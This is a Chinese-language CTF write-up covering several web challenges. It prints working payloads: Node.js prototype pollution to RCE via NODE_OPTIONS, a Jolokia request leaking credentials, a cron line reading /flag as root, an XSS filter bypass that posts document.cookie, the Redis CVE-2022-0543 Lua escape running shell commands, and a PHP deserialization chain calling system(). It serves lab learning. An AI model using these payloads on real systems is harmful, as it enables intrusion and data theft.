
先抓包,在我们上传图片时,可以抓到token
然后再做图像处理时,可以发现去到了/config路由,并传了json数据,这里就是传payload的地方了


添加水印成功后会进入/process路由,这个时候会调用fork创建一个子进程,如果我们污染了NODE_OPTIONS 和 env,在 env 中写入恶意代码,那么fork 在创建子进程时就会首先加载恶意代码,从而实现 RCE
exp:
1
|
{"constructor": {"prototype": {"NODE_OPTIONS": "--require /proc/self/environ", "env": { "EVIL":"console.log(require(\\\"child_process\\\").execSync(\\\"touch /tmp/pp2rce2\\\").toString())//"}}}}
|

原理如下:

config抓包,然后打payload,然后post访问一下/process,最后去/script.js
隐藏的密码
知识点:看不懂
dirsearch请求一直错误,只能直接看wp了
/actuator/jolokia - 这是一个监控端点
/actuator/env - 环境变量端点
通过 Jolokia 接口,请求访问 Spring Boot 应用程序中的 SpringApplication,type=Admin MBean,并执行其提供的 getProperty 操作,同时将 “caef11.passwd” 作为参数传递给这个操作。
我们在/actuator/jolokia处发包
1
|
Content-Type: application/json {"mbean": "org.springframework.boot:name=SpringApplication,type=Admin","operation": "getProperty", "type": "EXEC", "arguments": ["caef11.passwd"]}
|

得到用户名和密码caef11、123456qWertAsdFgZxCvB!@#
登录成功

通过写定时任务(计划任务)的方式,以 flag 为文件名在根目录创建新文件,通过 ls 查看 flag
1
2
3
4
5
|
    */1 * * * * root cat /flag | xargs -I {} touch /tmp/{}
/**命令意思是作为 Cron 任务,会每分钟以 root 用户身份执行:
读取 /flag 文件的内容。
将 /flag 的内容通过管道传递给 xargs。
xargs 将接收到的 flag 内容作为文件名,在 /tmp/ 目录下创建一个新的文件。
|

最后在命令那ls /
Week5
PangBai 过家家(5)
知识点:不出网xss
给了源码的xss,flag在cookie中,但是有waf在
1
2
3
4
5
6
|
function safe_html(str: string) {
    return str
        .replace(/<.*>/igm, '')
        .replace(/<\.*>/igm, '')
        .replace(/<.*>.*<\/.*>/igm, '')
}
|
i 标志:忽略大小写
g 标志:全局匹配,找到所有符合条件的内容
m 标志:多行匹配,每次匹配时按行进行匹配,而不是对整个字符串进行匹配(与之对应的是 s 标志,表示单行模式,将换行符看作字符串中的普通字符)
由于 m 的存在,匹配开始为行首,匹配结束为行尾,因此我们只需要把 < 和 > 放在不同行即可

可惜不出网,所以发不出来,我们需要写js代码
1
2
3
4
5
6
7
8
9
|
<script
>
fetch('/api/send', {
    method: 'POST',
    headers: {'Content-Type': 'application/json'},
    body: JSON.stringify({'title': "Cookie", 'content': document.cookie})
})
</script
>
|

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
|
解释一下
fetch('/api/send', { ... })

fetch() 是现代浏览器内置的一个功能(API),用于向服务器发送网络请求。
第一个参数 '/api/send' 是请求的目标 URL(地址)。这是一个相对路径,意味着请求会被发送到当前网站域名下的 /api/send 这个地址
第二个参数是一个配置对象,用来详细定义这个请求。
method: 'POST'

这指定了 HTTP 请求的方法为 POST。

headers 是请求头,它包含了关于请求的元数据(附加信息)。
'Content-Type': 'application/json' 这行告诉服务器,我们通过这次请求发送的数据(即 body)是 JSON 格式的。这样服务器就知道如何正确解析收到的数据。
body: JSON.stringify({'title': "Cookie", 'content': document.cookie})

这是这次请求的核心部分,也就是要发送给服务器的具体数据。
document.cookie:这是一个非常关键的 JavaScript 属性。它会返回当前页面所在域下的所有 cookie,形式为一个长字符串(例如 "name=zhangsan; id=123; session=xyz")。
{'title': "Cookie", 'content': document.cookie}:这是一个 JavaScript 对象。它创建了一个包含两个键值对的结构:
title 的值是固定的字符串 "Cookie"。
content 的值是上面获取到的 document.cookie 字符串。
JSON.stringify(...):这个函数将 JavaScript 对象转换成 JSON 格式的字符串。例如,上面的对象会被转换为 '{"title":"Cookie","content":"name=zhangsan; id=123; session=xyz"}'。这个字符串就是最终发送给服务器的数据。
|
ez_redis
知识点:Redis Lua沙盒绕过命令执行(CVE-2022-0543)
www.zip获取源码,有个eval,但是过滤了set和php
搜索 Redis 常⽤利⽤⽅法,发现如果过滤了 set php,那么我们很难通过写 webshell,写⼊计划任务、主从复制来进行 getshell
找到Redis Lua 沙盒绕过命令执行(CVE-2022-0543)改命令直接打就行
1
|
eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("cat /f*"); local res = f:read("*a"); f:close(); return res' 0
|

这里也学习一下redis常用姿势
Redis漏洞及其利用方式-先知社区
臭皮吹泡泡
知识点:反序列化数组的巧用、unlink的过滤
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
|
<?php
error_reporting(0);
highlight_file(__FILE__);

class study
{
    public $study;

    public function __destruct()
    {
        if ($this->study == "happy") {
            echo ($this->study);
        }
    }
}
class ctf
{
    public $ctf;
    public function __tostring()
    {
        if ($this->ctf === "phpinfo") {
            die("u can't do this!!!!!!!");
        }
        ($this->ctf)(1);
        return "can can need";
    }
}
class let_me
{
    public $let_me;
    public $time;
    public function get_flag()
    {
        $runcode="<?php #".$this->let_me."?>";
        $tmpfile="code.php";
        try {
            file_put_contents($tmpfile,$runcode);
            echo ("we need more".$this->time);
            unlink($tmpfile);
        }catch (Exception $e){
            return "no!";
        }

    }
    public function __destruct(){
        echo "study ctf let me happy";
    }
}

class happy
{
    public $sign_in;

    public function __wakeup()
    {
        $str = "sign in ".$this->sign_in." here";
        return $str;
    }
}


$signin = $_GET['new_star[ctf'];
if ($signin) {
    $signin = base64_decode($signin);
    unserialize($signin);
}else{
    echo "你是真正的CTF New Star 吗? 让我看看你的能力";
}
|
利用点时get_flag,不过我们需要绕过那个unlink,不然访问code.php仍会失败
payload如下,注释中是关键点
1
2
3
4
5
6
7
8
9
|
$a=new happy;
$a->sign_in = new ctf;
$b = new let_me;
$b->let_me = "?><?php system('cat /f*');"; //用? >闭合过滤#
$b->time = new ctf;
$b->time->ctf = "phpinfo"; //触发ctf类中的die提前终止程序使 unlink无效
$a->sign_in->ctf = array($b,"get_flag"); //通过数组调用let_me中的get_flag()

echo base64_encode(serialize($a));
|


打完访问code.php
臭皮的网站
知识点:CVE-2024-23334、代码审计
之前写的的没保存,只剩图片了,讲究讲一下
CVE-2024-23334,直接读取源码


审计一下发现admin的账号密码是通过随机数生成的,但是随机种子是固定的,是mac地址,我们读一下mac地址
